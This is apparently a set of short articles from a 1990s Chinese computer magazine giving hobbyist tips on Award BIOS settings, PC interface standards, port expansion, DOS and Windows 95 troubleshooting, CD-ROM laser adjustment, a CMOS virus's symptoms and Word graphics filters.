八、PASSWORD SETTING(口令设置)

1.用方向键选中BIOS设置程序主菜单中的"PASSWORD SETTING"项,并回车。

2.在下列对话框中输入你的口令,最多不超过8个字符,并回车。

Enter Password:

3.在下列对话框重复输入你在上一个对话框中已输入的口令,并回车。

Confirm Password:

4.选择"SAVE & EXIT SETUP"项,回车,退出BIOS设置程序。

5.如果你在"BIOS FEATURES SETUP"子菜单中的"Security Option"项中选择了"Setup",则只有当要进入BIOS设置程序时,BIOS才要求你输入口令;如果你选择了"System",则无论是启动电脑,还是进入BIOS设置程序,BIOS都要求你输入口令。

6.如果你要取消口令,可以在选中"PASSWARD SETTING"项目后,出现下列对话框,要求你输入口令时,Enter Password: 你不输入任何口令,只是回车,则会出现下列对话框:

PASSWORD DISABLED !!! Press Any Key To Continue…

随便敲一个键,退出"PASSWORD SETTING"项后,选择"SAVE &EXIT SETUP"退出BIOS设置程序,你输入的口令就取消了。

九、IDE HDD AUTO DETECTION(IDE硬盘自动检测)

1. 用方向键选中BIOS设置程序主菜单中的"IDE HDD AUTO DETECTION"项,回车则会出现下列菜单:

ROM PCI/ISA BIOS(2A59FA29)
CMOS SETUP UTILITY
AWARD SOFTWARE,INC.

HARD DISK	TYPE	SIZE	CYLS	HEAD	PRECOMP	LANDZ	SECTOR	MODE

Primary Master:

Select Primary Master Option (N = Skip) :N

OPTION	SIZE	CYLS	HEADS	PRECOMP	LANDZONE	SECTORS	MODE
2(Y)	1282	621	64	0	2484	63	LBA
1	1282	2485	16	65535	2484	63	NORMAL
3	1282	1242	32	65535	2484	63	LARGE

Note: Some OSes (Like SCO - - UNIX) Must Use "NORMAL" For Installation

注:以上参数以Seagate ST51270A(1.2G)硬盘为例

上表所显示的参数是BIOS检测到的硬盘的物理参数,BIOS给你提供了三种模式供你选择,其中"OPTION"下第2项后面的括号中有个英文字母"Y",它是英文单词"YES"的第一个字母,这意味着第2项是BIOS推荐的项目。如果你的硬盘大于528MB,且支持"LBA"模式,那么毫无疑问地选择"LBA"模式。一般来说大于528MB的硬盘都应设置为"LBA"模式。

在键盘上键入"y"或"2",表中的参数会显示到"Primary Master:"后面。由于目前大多数的586主板都有两个硬盘接口,而每个接口又可连接两个硬盘或光驱,所以BIOS要检测4次,如果你的电脑中只装有1个硬盘,当Primary Master接口的参数输入完后,你连续三次按"ESC"键,跳过检测回到BIOS设置主菜单。为保险起见,应进入"STANDARD CMOS SETUP"菜单查看一下硬盘参数是否正确。

十、LOAD BIOS DEFAULTS(装载BIOS默认值)

当主板出现故障或需要检查调试系统故障时，装载 BIOS 默认值对于你发现故障是有所帮助的。默认值的装载只对“BIOS FEATURES SETUP”、“CHIPSET FEATURES SETUP”、“POWER MANAGEMENT SETUP”、“PNP/PCI CONFIGURATION”设置起作用，对“STANDARD CMOS SETUP”的设置没有影响。

在 BIOS 设置主菜单中用方向键选择“LOAD BIOS DEFAULTS”，回车，则出现下列对话框：

Load BIOS Defaults (Y/N)?

输入字母“Y”回车即可。

十一、SAVE & EXIT SETUP（存储设定值并退出 BIOS 设置程序）

在 BIOS 设置主菜单中用方向键选择“SAVE & EXIT SETUP”，回车，则出现下列对话框：

Save To CMOS And Exit (Y/N)?

输入字母“Y”回车即可。

十二、EXIT WITHOUT SAVING（不存储设定值并退出 BIOS 设置程序）

在 BIOS 设置主菜单中用方向键选择“EXIT WITHOUT SAVING”，回车，则出现下列对话框：

Quit Without Saving (Y/N)?

输入字母“Y”回车即可。

十三、设置说明

在前面所述的设置过程中，用键盘上的上、下、左、右方向键移动光标到需要设置的项目上，然后用“Page Up”键和“Page Down”键，或数字小键盘上的“－”键和“＋”键来修改可选参数。

在修改过程中如果想恢复到修改前的参数，但又忘记了，可以按 F5 键，当 BIOS 问你“Load Old Valuse For This Page (Y/N)?”时，按“Y”键即可恢复以前的参数。若要恢复 BIOS 的默认值，按 F6 键，当 BIOS 问你“Load BIOS Defaults For This Page (Y/N)?”时，按“Y”键即可恢复 BIOS 的默认值。

用于 586 主板的 AWARD BIOS 有很多版本，但大同小异，以上的设置说明可供电脑用户参考。

（全文完）



PC机接口性能简介

□河北 张宝波

随着计算机的发展进程，接口方式也在不断发生变化，其发展虽不像CPU一日千里，但新的接口总在不断涌现。下面分别介绍一下ULTRA IDE、ULTRA SCSI、USB、AGP、IEEE 1394接口的性能特点。

一、IDE接口

IDE(INTEGRATED DRIVE ELECTRONICS 集成驱动器电子部件）接口，由COMPAQ公司开发、WESTERN DIGITAL公司生产的控制器，IDE接口也称ATA(AT-ATTACHMENT AT嵌入式接口)，使用40线扁平电缆连接硬盘和IDE接口。

IDE接口的主要特点是可以同时接两个硬盘，但不允许接入CD-ROM或其它IDE设备，它支持的最大柱面数为1024，磁头数为16，扇区数为63，每扇区512字节，因此IDE接口支持的硬盘最大容量为1024×16×63×512/1000000=528MB。IDE接口支持的硬盘最大数据传输率为3MBPS。

二、E-IDE接口

E-IDE(ENHANCED-IDE 增强型IDE）接口，也称ATA-2，是在IDE接口上改进而来的新型接口，最早由WESTERN DIGITAL公司开发生产，是在当前PC机上使用最普遍的接口方式。E-IDE接口一般提供两个接口，每个接口可连接主从两个IDE设备，因此两个接口可以同时连接四个IDE设备，而且不仅仅限于硬盘，还支持符合ATAPI(AT ATTACHMENT PACKET INTERFACE)标准的CD-ROM等IDE设备。E-IDE接口支持的硬盘最大柱面数为1024，最大磁头数为255，扇区数为63，每扇区为512字节，因此E-IDE接口支持的硬盘最大容量为1024×255×63×512/1000000=8.4GB。有的主板通过支持INT 13扩充模式，使可支持的硬盘容量已突破8.4GB限制，如技嘉GA-586TX系列等。E-IDE接口支持的硬盘最大数据传输率为16.7MBPS，即PIO MODE 4或DMA MODE2的传输速率。E-IDE接口普遍使用PIO模式传送数据，在该模式中，CPU直接进行读写控制，因此当硬盘读写时会明显降低系统性能。现在的高级主板一般均采用总线主控(BUS MASTERING)方式，在硬盘控制器一侧安装控制硬盘读写的DMA(DIRECT MEMORY ACCESS）控制器，使CPU不再直接进行硬盘的读写，有利于提高系统的整体性能。

值得关注的是QUANTIUM和INTEL共同设定的ULTRA ATA/IDE界面新标准，它使用了被称为ULTRA DMA/33的QUANTIUM专利科技，其最大特点是可以加倍硬盘最大外部数据传输率，且采用总线主控方式，使传输率从以前的16.7MBPS提高到33MBPS。该技术与以前的E-IDE接口保持向下兼容，要使用该技术，首先要拥有使用该技术的硬盘，另外主板上必须拥有该接口，目前的大多数使用INTEL 82430TX芯片组的主板均支持该技术。

手工删除文件注册

□长沙 李志钢

一次因误装一网络软件，导致每次启动WIN95时都要确定好几次，十分麻烦。在WIN95还未启动之前，出现的提示的意思是：在REGISTRY(注册表）中或在SYSTEM.INI中所需要的VNETSUP、VREDIR、VNETBIOS、NWREDIR等以VXD为扩展名的文件找不到。当进入WIN95以后，显示NWNP32.DLL找不到，动态链接库链接失败。我先检查了一下SYSTEM.INI文件，但里面没有任何发现，于是尝试着用手工来改一下注册表。首先运行Win95子目录下的注册表编辑程序REGEDIT.EXE，然后依次双击HKEY_LOCAL_MACHINE→System→CurrentControlSet→Services→VxD，在这之中我找到了与丢失的文件同名的几个键值。将这几个键值删掉后，重启动一次，问题解决。如果你的应用程序没有UNINSTALL，需要手工删掉的话，记得到这儿来删除文件注册!

三、SCSI 接口

SCSI(SMALL COMPUTER SYSTEM INTERFACE 小型计算机系统接口)是一种快速、智能、多任务的输入输出通道，它可以把多种外部设备与一台或几台主机相连。因其高速度和多任务处理，SCSI 在显示和执行不同类型的数据，如声频、视频、文本和图形等可以更好地同步化，这意味着使用 SCSI 运行多媒体程序将非常顺利。SCSI 卡上有五个通道，每个通道可以连接多达七个 SCSI 设备。

早期的 SCSI 接口有 SCSI-1 和 SCSI-2 两种，SCSI-1 的最大外部数据传输率为 5MBPS，而 SCSI-2 根据使用的频率和总线插槽分为三种类型：快速(FAST-SCSI-2)、宽带(WIDE-SCSI-2)和快速宽带(FAST-WIDE-SCSI-2)。快速 SCSI 使用 8 位或 16 位槽口，提供 10MBPS 的最大外部数据传输率；宽带 SCSI 使用 16 位或 32 位槽口，允许 10MBPS 的最大外部数据传输率；快速宽带 SCSI 允许最大外部数据传输率为 20MBPS。

最新的 SCSI 接口是 ULTRA SCSI(也称 SCSI-3)，根据使用的频率和总线插槽也分为快速(FAST-SCSI-3)、宽带(WIDE-SCSI-3)和快速宽带(FAST-WIDE-SCSI-3)三种，其中快速 SCSI 和宽带 SCSI 的最大外部数据传输率为 40MBPS，而快速宽带 SCSI 允许最大外部数据传输率为 80MBPS。当然，上面所述只是理论上的极限值。

SCSI 接口已经占据了 APPLE 和 UNIX 工作站的市场，还主要用在服务器上，但由于使用 SCSI 接口的设备价格高昂，且还需 SCSI 卡，因此在 PC 机上用得不多。

四、FC－AL 接口

FC-AL(FIBRE CHANNEL-ARBITRATED LOOP 光纤通道)是一个开放的工业标准串行接口，其最大外部数据传输率达到空前的 100MBPS，在全双工方式下甚至可以达到 200MBPS，主机端口可通过该通道连接 100 个以上的硬盘，在连接性、通信距离、容错性和高可靠性等方面满足了 I/O 子系统的需求。不过该接口不会用到 PC 机上，而只会用到高档服务器上。

五、通用串行总线接口 USB

USB(**UNIVERSAL SERIAL BUS**)。是由 INTEL、MICROSOFT、COMPAQ 等公司共同制定的标准，该接口可使鼠标、键盘、游戏操纵杆、扫描仪、麦克风、音箱等多种接口合而为一，而且支持热插拔和即插即用，使各种接口完全自动配置，实现高度智能化，使外部设备的连接变得更快、更方便、扩展性更强。USB 接口使用四芯电缆，允许以菊花链式最多连接 127 台设备，但多重连接时需要使用集线器，而且必须有电脑的存在。USB 接口允许最大传输速度为 12MBPS，因此适宜连接低速设备。

六、未来台式多媒体机接口 AGP

正如 PCI 总线将逐步取代 ISA 总线一样，AGP(ACCELERATED GRAPHICS PORT——加速图形端口)也许最终将取代 PCI。AGP 是 INTEL 公司开发的新型视频接口技术标准，它主要针对 PC 机三维图形处理能力较弱的问题。因为在三维图形处理中，需要以 100MBPS(640×480 分辨率)~150MBPS(800×600 分辨率)的速率传送大量的位图数据，而 PCI 总线理论上的最大传输率仅为 133MBPS，实际上的传输率更低，在 30~40MBPS 之间，且硬盘、网卡、声卡、显示卡送往主内存的数据都要通过 PCI 总线，这使 PCI 总线成为三维图形处理的瓶颈。而 AGP 却可以将三维图形处理芯片和主内存/PCI 芯片相连，把主内存和图形存 储器连接起来，使三维图形处理芯片可以将主内存作为帧缓冲器，实现高速存取。因此该技术可以减少图形存储器的容量，从而生产出廉价、高性能的图形卡。严格地说，AGP 还不能称为总线，它只是对 PCI 总线缺陷所做的扩充产物。AGP 使用数据总线宽度为 32 位，有 66MHz 和 133MHz 两种工作频率，最高数据传输率分别为 266MBPS 和 533MBPS，四倍速的 AGP 吞吐量可达到 1GBPS。在没有 AGP 的 PC 机中，若使用 DVD-ROM 和 MPEG－Ⅱ解压卡播放 DVD 影片，由于 MPEG-Ⅱ使用 720×576 像素，30 帧/秒的速度播放，因此传送解压后的数据需要 36MBPS 的传送能力。如使用 PCI 总线传输，因为这个速率已接近 PCI 总线实际传输速率的极限，因此画面将产生抖动。在 AGP 中，不再使用 MPEG-Ⅱ解压卡，而是采用 INTEL 推荐使用的 MMX 处理器，解压后的数据也不再通过 PCI 总线传输。

七、IEEE1394。

这是高速串行传输接口的新标准，其定义了数据传输协定及连接系统，定义了两种总线模式和两种数据传输模式，支持热插拔和即插即用。两种总线模式为 BACKPLANE 和 CABLE，前者支持 12.5、25、50MBPS 的传输速率，后者支持 100、200、400MBPS 的传输速率。1GBPS 的协定正在制定之中，由于其传输速度较快，所以该协定适宜连接高速设备。IEEE1394 的数据传输模式可同时支持同步和异步数据传输，允许使用六芯电缆进行树形和菊花链形的串行连接，在使用拓扑结构时，不用集线器即可连接 63 台设备，并且可以由网桥再将独立的子网连接起来。在这些网络中，非常适合于将电脑和各种家用电器连接起来，让电脑成为家庭总控中心。



给电脑增加外设接口

□江苏　沈中仁

目前的 PC 及其兼容机，其接口的标准配置，一般是一个并行口、二个串行口、一个软驱接口、一个或二个硬驱接口，这对于一般用户是够用了。但当你需要在一台主机上同时连接多个并行或串行设备，如同时使用针式打印机、彩色喷墨打印机，或同时连接鼠标器、调制解调器(MODEM)、串行打印机等，标准配置的一并二串口就显得不够用，这时我们是否可以自己动手扩展呢?

PC 及其兼容机采用总线结构，其并行接口地址为：3BCH、378H、278H；串行接口地址为：3F8H、2F8H、3E8H、2E8H，这就给了我们一个扩展的余地，可以增加一块或二块并行接口卡、一块串行卡，通过改变卡上跳线和改变 CMOS 设置，可将打印口增至 LPT1～LPT3，串口增至 COM1～COM4。现以联讯(Expert)8049 主板、AMI BIOS 为例介绍其扩展过程。

将一块集软盘驱动器控制接口、硬盘驱动器控制接口、二串一并口于一身的多功能卡插入 ISA 插槽，将软驱电缆接至多功能卡上，开机，按 DEL 键进入 BIOS 设置，用鼠标器选 Chipset，有关选项设置如下：

PCI IDE Card Present in: Auto

选 Peripheral，有关选项如下：

Programming Mode: Manual

OnBorad FDC: Disabled

Serial Port1: 3E8H

Serial Port2: 2E8H

Parallel Port: 278H

Paralllel Port mode: Normal

选择 Save Changes and Exit 退出。

这时多功能卡上并口为 LPT1，主板上为 LPT2，多功能卡上串口为 COM1 和 COM2，而主板上分别为 COM3、COM4。将鼠标器接于 COM1，将 MODEM 接到 COM3，LPT1、LPT2 分别接 EPSON LQ1600K 针式、EPSON MJ－500 彩色打印机。开机后，分别向 LPT1 和 LPT2 发送打印命令，用 MODEM 进行发送和接收数据，一切正常。

这里需特别说明的是，对有些主板和有些多功能卡，可能在软盘驱动器控制接口、硬盘驱动器控制接口方面有硬件或软件“冲突”，这时我们可以通过硬件、软件修改跳线、地址、及中断请求(IRQ)来避开“冲突”，或‘屏蔽’有些端口，这样还可以增加一个 IDE 接口。对于有些多功能卡，可通过跳线改变并行口和串行口地址，这样往往不需修改主板 CMOS，就可以达到增加并口、串口、IDE 口的目的，当然 LPT1～LPT3 及 COM1～COM4 顺序需改变。

总之，应根据实际情况，修改有关跳线、CMOS 设置，增加端口，以适应你自己的主机和你的需要。

用 Direct X 为软解压提速

□河北　徐伟军

Xing 虽然是一个较好的解压软件，但软解压的效果还是不如硬解压，主要表现在解压速度和画面效果上。升级机器只能提高解压速度几帧（从 PENTIUM100 升级到 PENTIUM133 只能提高 2～3 帧），换用新版本 Xing 也不能很好地解决马赛克现象。本人试用 DirectX，发现 DirectX 可显著提高 Xing 的解压速度和解压效果。

DirectX 是微软公司为 WIN95 配备的超级游戏平台，由 Direct DRAW、Direct SOUND、Direct PLAY、Direct 3D 等组成，其中 Direct DRAW 可充分利用硬软件加速来实现动画以及直接对显存实现位图的存取。在安装 DirectX 后打开 XING，点 SETTINGS，再点 DIAGNOSTICS 中 VIDIO MODE，我们就会发现 VEDIO ACCELERATION DETAILS 报告 SURFACE TYPE 使用的是 DIRECT DRAW OVERLAY 而不是以前的 DCI，然后再测一下速度，是不是飞起来了? 本人机器为 PENTIUM100 兼容机，配 PHONEX S3 TRIO 64V＋显卡(1M 显存)，操作系统为 WIN95 中文升级版，以前用 Xing2.01 播放影碟时，速度尚可(256 色下全屏 28 帧/秒)，但画面较为粗糙。将 Xing 换成 3.0 版，画面有了明显改善，但速度下降许多(全屏 18 帧/秒)，只能开小窗看。安装 Direct X3.0 后，速度大幅度提高。Xing3.0 下 16 位色全屏速度达 41.8 帧/秒，效果更是没说的，接近硬解压。

许多游戏中附带有 DirectX 软件，它的安装挺简单，但你得有一块支持 DirectX 的显示卡，操作系统为 WIN95。另外，据我测试，DirectX 对金山影霸似乎无效。



□安徽 谢虎

近日组装了一台 586 兼容机，配置为：AMD K5－PR133 CPU、PCCHIPS M538 Intel VX 芯片组奔腾主板(512KB Cache)、16MB EDO 内存、希捷 1.2G 硬盘、S3 Trio 64V＋显示卡、松下 581 四倍速光驱、真花王 530PD 16 位声卡、Acer V18 解压卡、0.28mm 15 英寸 EMC1564 逐行数控彩显。现将调试此机过程中遇到的一些问题和解决办法总结如下供大家参考。

故障一：开始时机器经常莫名其妙死机，电影卡无法识别 VCD 光盘，玩游戏音乐时断时续。

解决过程：首先用正版最新杀毒软件检测无病毒。拿起 CPU，仔细观察也没有发现打磨痕迹，检查 CMOS 设置和 CPU 主频跳线全部正确。偶然看见 CPU 表面工作电压标记是 3.52V，查看主板 CPU 电压跳线却是 3.3V。原来该主板出厂时 CPU 电压跳线按 Intel Pentium 系列 CPU3.3V 设置(默认)。按主板说明书重新跳线 CPU 工作电压为 3.52V，开机测试，故障排除。

故障二：使用几天后，一日运行 3D 类游戏雷神之锤时，突然死机。关闭电源重新开机，运行不到几分钟又死机。

解决过程：排除病毒的可能性后，打开机箱检查，当手碰到 CPU 时感觉很烫，怀疑是 CPU 过热造成死机及程序运行出错等故障。不加机箱盖开机运行，观察 CPU 散热风扇转速很慢，并且伴随有摩擦声，过了一会儿风扇外壳变形，扇叶卡住停转。原来是 CPU 散热风扇质量低劣遇高温变形，扇叶停转，导致 CPU 温度骤升引起的。于是找商家换置一个质量较好的 CPU 大风扇，开机后一切正常。

故障三：在安装松下 581 四速光驱时，用所附的驱动程序 CR-ATAPI.SYS 驱动时总是显示“DIVIDE OVERFLOW(除零溢出)”后死机。

解决过程：首先怀疑光驱质量有问题，但将光驱安装到一台使用 Intel Pentium 100 CPU 的机器上使用一切正常。查阅有关松下光驱的技术资料，原来 2～8 倍速松下 IDE 光驱所用的 5.15 版驱动程序设计有误，在使用 Pentium Pro、AMD K5、Cyrix 6x86 等系列 CPU 的机器上均有此错误出现。到经销商处拷贝到最新的 5.17V 光驱驱动程序安装后，光驱使用一切正常。

故障四：当安装所有光驱、声卡和解压卡驱动程序后，播放 VCD 光盘屏幕全黑，光驱和硬盘指示灯不闪烁。

解决过程：首先怀疑是电影卡音频和视频地址和声卡冲突所致，于是试着替换电影卡所提供的所有音、视频地址，故障依旧。将声卡和电影卡拿到另一台 486 机器上使用一切正常，排除了两者不兼容引起冲突的可能性。后怀疑是 CMOS 设置和电影卡有冲突，进入 CMOS 分别将原来“Enabled”选项改成“Disabled”，当将“BIOS FEATURES SETUP”选项中的“Assign IRQ For VGA”一项改成“Disabled”后，重新开机运行电影卡播放程序，VCD 影碟播放正常，故障排除。原来是主板显示卡所在的 IRQ 地址和电影卡视频地址冲突所致。

故障五：在 Windows 下，使用标准显示模式（即 VGA640×480 分辨率）16 色模式下一切正常，但是当将显示卡的驱动程序切换到 256 色(或更高)模式时发现画面上有黑点或黑色虚线，影响图像的显示效果。

解决过程：首先怀疑是显示卡和主板不兼容造成的，但将显示卡插到别的机器上实验，出现同样的现象。该机所配的 S3Trio64V＋显示卡，卡上带有 1 MB 显示缓存，可以支持 800×600 分辨率下 16 兆种颜色(即所谓“真彩色”模式)或 1024×768 分辨率下 256 色模式。由于在 DOS 下及在 640×480 分辨率的 16 色模式下，1 MB 显示缓存中只有 256KB 左右参与工作，而当显示模式被设置到 256 色模式(或以上)时，就要使用 1 MB 显示缓存的全部容量了。这时，如果缓存中有部分存储模块有问题的话，就会在工作中显示出来。故判断故障是出在显示缓存中。更换显示缓存后，运行 256 色模式下的 Windows 正常，不再有小黑点出现。

软驱有病，只识别第一张盘

经常听说这样一种故障现象：用 DIR A：列出第一张盘的内容后，退出磁盘，再装入第二张盘，用 DIR A：列出的仍然是前一张的内容，也就是说驱动器不识别连续的第二张软盘。

实际上，这种故障的起因是软盘驱动器电缆中的第 34 根信号线断了或接触不良。DOS 在寻找到驱动器后，这个信号指示驱动器门已打开，如果改变被激活，DOS 将重读软盘，如果没被激活，将不予理会。解决的办法有几个：

1. 换上一根好的软盘电缆。

2. 使用 Driver. sys 命令，假设有问题的驱动器是 B 驱、360KB，我们可以在 Config 中加一句：

Device = C: \dos\Driver. sys/D: 1/C/T: 40/F: 0

/D：number 选项表示与指定逻辑驱动器相对应的物理软盘驱动器，number 的取值有 0、1，分别表示把 A 驱、B 驱映射为另一逻辑驱动器。

/C 可将驱动器门关闭或打开的情况通知计算机（变线支持）。

/F：factor 指定将要被映射的逻辑驱动器的类型，factor 的取值（默认为 2）：

0——360KB，5. 25 英寸软驱；

1——1. 2MB，5. 25 英寸软驱；

2——720KB，3. 5 英寸软驱；

7——1. 44MB，3. 5 英寸软驱；



9——2. 88MB，3. 5 英寸软驱



3. 欺骗控制器，在控制器一侧将 34 号线和 20 号线交叉相连。

4. 按住 Ctrl + C，这样将强迫 DOS 重读软盘。

（四川　李宗明）

硬盘瘫痪光驱应急

当硬盘引导失败，从软驱启动成功后若不认硬盘时，用户唯有从光盘中去寻找各种有关硬盘管理、维护和修复等工具软件来迅速排除眼前故障。可是由于硬盘的瘫痪，光驱的驱动与执行程序不能装入内存中，光驱根本无法启动。解决方法是在启动盘中的 CONFIG. SYS 里添加 DEVICE = A：\ GSCDROM. SYS\ D: MSCD000 语句；而在 AUTOEXEC. BAT 文件中添加 A：\ GSCDEX/D: MSCD000 语句。但是其中 GSCDROM. SYS（光驱驱动程序）与 MSCDEX. EXE（光驱执行程序）两个文件通常是以压缩的形式存于软盘上，须在安装过程中自然展开后方可使用（若为非压缩形式则直接拷贝至启动软盘中即可）。那么一个办法是从一软驱往另一软驱上安装一下；另一个办法是将 MSCDEX. EX_ 和 GSCDROM. SY_ 两个文件从安装盘上拷入含有 EXPAND. EXE 文件的软盘，再分别使用命令：

Expand Mscdex. ex_　Mscdex. exe

Expand Gscdrom. sy_　Gscdrom. sys

则此两文件被展开，并设置好可访问的驱动器数：Lastdrive = 字母（应设大于光驱盘符字母），再重新启动系统。这时虽然硬盘不能启动，可你能正常使用光盘上所有软件。平时若备有这种能引导光盘的启动盘，则可从容面对此类问题。如主板 BIOS 支持 CD - ROM 启动而你又有 CD - ROM 启动盘，问题就简单了。

（安徽　岳东辉）

显示器为何发烧？

笔者于 1995 年 7 月购买了一台 VAST 彩色显示器，最近发现开机十几分钟后，显示器上部温度很高，半小时之后达到烫手的程度。我不得不用湿毛巾给显示器降温，还不敢长时间使用。最后终于在一本计算机硬件大全中找到了原因，原来是显示器未接地的缘故。

在许多显示器的电路中，直流滤波部分直接接到主机电源插座的地线插销上，倘若这根接地线实际上并未与大地相接，那么显示器中的 TTL 芯片会被损坏，而连上地线之后就不会出现此类故障了。我一个月前将原配的显示器电源线借给朋友，朋友还回一个两芯的插头，我没在意就接上了，结果导致显示器过热。更换成三芯插头后，显示器过热现象立即消失。

（北京　钮加明）

我的伙伴不再挑碟子

□吉林 胡煜

去年暑假装的计算机，成了我的亲密伙伴。编课堂学的小程序、背英语单词、玩玩游戏，真算是很默契。今年期末考试结束，借了同学的几张游戏光碟回家，我的伙伴竟然撂了挑子，拒绝和我玩这几张光碟，可这几张游戏光碟在同学家的计算机上运行都很正常。 而我的伙伴在运行自己的光碟时都很正常。看来我伙伴的光驱挑碟子，书上称为容错能力差。

借着想玩这几张游戏光碟的动力，在家中的杂志里东翻西找时查到，VCD 影碟机激光头后边，可以看到一只电位器，顺时针调节这只电位器，增强激光头发射强度，往往可以播放出低档反光性差及陈旧的影碟。但电位器切不可一次旋的太多，否则造成激光管过载烧毁，VCD 上是这样，那末 CD—ROM 里有没有和它作用类似的电位器呢？我决心在我的 Goldstar 四速 CD－ROM 上试一试。

拆 CD－ROM 虽然是第一次，可和我拆装竞赛模型小汽车也差不多，一点儿也没遇到困难。断电后，拔下连接 CD－ROM 的电源线、数据线及音频线，拧下固定螺钉，顺畅的卸下了 CD－ROM。拆装调整时我做了笔记：翻过 CD－ROM，拧下四只底盖固定螺钉，拆开底盖。想拆小面板，发现须先拉开光碟抽屉。于是先通过推出孔，用一只拉直的曲别针，捅出光碟抽屉。接着轻压面板扣钩，拉开面板。再轻压机芯扣钩，已能将 CD－ROM 机芯取出，看到了起落架上的激光头，激光镜头还挺干净，没看到电位器。拧下机芯后面印刷电路板的两只固定螺钉，轻轻抬起印刷电路板，除了音量调节的电位器外，看到一只 8 毫米方型，标记着 E22 的电位器。印刷电路板上，这只电位器的标记是 VR101。这是不是调整激光头发射强度的电位器呢？只好试试啦。我在电位器上划了两条记号，供调整时参照。

第一次调整时，小心地只将电位器顺时针旋了 15 度。结果 CD－ROM 对我的光碟置之不理，一定是方向调反啦。

我立刻作了第二次调整，将电位器逆时针旋 15 度。真成功啦！这几张游戏光碟都可以玩啦。

第三次调整，改将电位器逆时针旋 5 度，还是十分好用，我又作第四次调整，干脆将电位器旋回原始划线位置，这几张游戏光碟仍然全能读出。我想这时电位器一定是稍稍偏向逆时针一侧。是否顺时针调节增强激光头发射强度，各种机型也许不同，千万不要冒失调得太大。尽管第一二次调整时，倍加小心只将电位器旋了 15 度，调节的角度还是太大啦，总算万幸激光管没烧毁！要知道光驱能力的增加，是用牺牲激光头的寿命换来的。所以做好记号后，调节时感觉微微拧动，目的达到就可以啦！

警惕 CMOS DESTROYER 病毒

□河北 郭志强

最近遇到几起 CMOS 病毒，现在将它们在不同机器上的表现介绍给大家。

病历一：一台组装 486 兼容机(海洋主板)，不识别双高软驱，检查主板配置表、硬件及联接，均无问题，且计算机可由硬盘引导，运行基本正常。用 KV300 等杀毒软件不能查出病毒的存在。但两软盘就是不能读存取数据，屏幕提示软盘不存在。

病历二：一台组装 586 兼容机（微星 5156 主板），机器开机引导后运行基本正常，几分钟后感觉键盘反应速度逐渐变慢，十分钟左右，连续敲入一字符可能需 30 秒才能被输入。如用 NORTON8.0 监测 CPU 的速度，发现其数值在刚开机时基本正常但略有一点不稳，随后数值越来越不稳并开始逐渐减小。有些键盘编码混乱。将上述机上所用软盘，在干净机器上运行 KV300 可查出 CMOS DESTROYER 病毒。此种病毒破坏 CMOS 内信息，而不同种类的主板其 CMOS 芯片内存储信息各有不同，这就导致了该病毒对不同机器产生不同危害。特别是对智能型的 586 主板，这种危害尤为明显。

由于 CMOS 中存储了计算机主板及外围硬件配置的重要信息，一旦病毒发作很可能误判为硬件故障而不能解决问题。

认识WORD中的图形与图形过滤器

□杭州　逸飞

图形有两种类型：位图与矢量。位图图形由称为像素的屏幕中的小点组成。每个像素对应于内存中的一位、八位或多位。这些位定义了像素的颜色和明暗度。单位面积所占的位越多，则图像越清晰，色彩越艳丽，同时文件大小也急剧增加。由于一个位图图形以固定的分辨率储存，因此当用户进行位图图形的放大、缩小时，会产生图像的变形并会降低图形的分辨率。相比之下，矢量图形是由数学公式描述而成的。这些数学公式构成的绘图命令能够确定每条线、圆以及矩形的形状与大小，故在进行图像的放大、缩小时不会影响图形的质量与分辨率。矢量图形的质量与分辨率完全取决于外部输出设备如打印机、绘图仪、胶片记录器的分辨率。

WORD 中的图形类型可以是位图图形或者矢量图形。图形的来源有三种方式：

1. 通过 Windows 的剪贴板复制下来、然后用 WORD 中的粘贴命令粘贴在 WORD 文档中的图形。依此法形成的图形为位图图形。

2. 通过 WORD 中的绘图工具手工创作的图形，一般为矢量图形。

3. 通过 WORD 的图形过滤器转换而来的由其它图像处理软件生成的图形。比如 GIF、PCX、BMP 文件等等。依据图像处理软件工作方式的不同，生成的图形可以是矢量文件，也可以是位图文件。WORD 文档中的图形来源，主要由这种方式形成。

WORD 6.0 提供的图形过滤器有 12 种，按文件类型的排列顺序如下：

文件类型	扩展名	图形类型
Windows 位图	BMP	位图
Windows 图元文件	WMF	矢量
Lotus 1-2-3 Graphics	PIC	矢量
Micrografx Designer/Draw	DRW	矢量
Computer Graphics Metafile	CGM	矢量
Encapsulated PostScript	EPS	位图/矢量
Tagged Image File Format	TIF	位图
PC Paintbrush	PCX	位图
CompuServe GIF	GIF	位图
Macintosh PICT	PCT	矢量
Kodak Photo CD	PCD	矢量
HP Graphics Language	HGL	矢量

如果你没有安装这些图形过滤器，或者安装之后想添加图形过滤器，则可以再次运行 WORD 的安装程序，选择"完全安装/自定义安装"选项，然后在"转换器、过滤器和数据访问"复选框中选择"更改选项"，然后选择"图形过滤器"(在安装过程中不要清除已安装的部件，否则安装程序会把这些部件删除)。

如果你没有安装程序或者想安装另外版本的图形过滤器。比如支持 AutoCAD Plot 文件格式 PLT 文件和 CorelDRAW 文件格式 CDR 文件的图形过滤器。则只能自行把这些扩展名为 FL_的文件以及相关的 DL_动态交换文件复制并解压到 Windows 所在目录下的 MSAPPS\GRPHFLT 子目录中去，并直接修改 WIN.INI 中的[MS Graphic Import Filters]段的内容。参照如下：

[MS Graphic Import Filters]

Windows Meta File(.WMF)=C:\WIN\MSAPPS\GRPHFLT\WMFIMP.FLT, WMF

Lotus 1-2-3 Graphics(.PIC)=C:\WIN\MSAPPS\GRPHFLT\LOTUSIMP.FLT, PIC

Micrografx Designer/Draw(.DRW)=C:\WIN\MSAPPS\GRPHFLT\DRWIMP.FLT, DRW

Computer Graphics Metafile(.CGM)=C:\WIN\MSAPPS\GRPHFLT\CGMIMP.FLT, CGM

Encapsulated PostScript(.EPS)=C:\WIN\MSAPPS\GRPHFLT\EPSIMP.FLT, EPS

Tagged Image Format(.TIF)=C:\WIN\MSAPPS\GRPHFLT\TIFFIMP.FLT, TIF

PC Paintbrush(.PCX)=C:\WIN\MSAPPS\GRPHFLT\PCXIMP.FLT, PCX

CompuServe GIF(.GIF)=C:\WIN\MSAPPS\GRPHFLT\GIFIMP.FLT, GIF

Macintosh PICT(.PCT)=C:\WIN\MSAPPS\GRPHFLT\PICTIMP.FLT, PCT

Kodak Photo CD(.PCD)=C:\WIN\MSAPPS\GRPHFLT\PCDIMP.FLT,PCD

HP Graphic Language(.HGL)=C:\WIN\MSAPPS\GRPHFLT\HPGLIMP.FLT,HGL

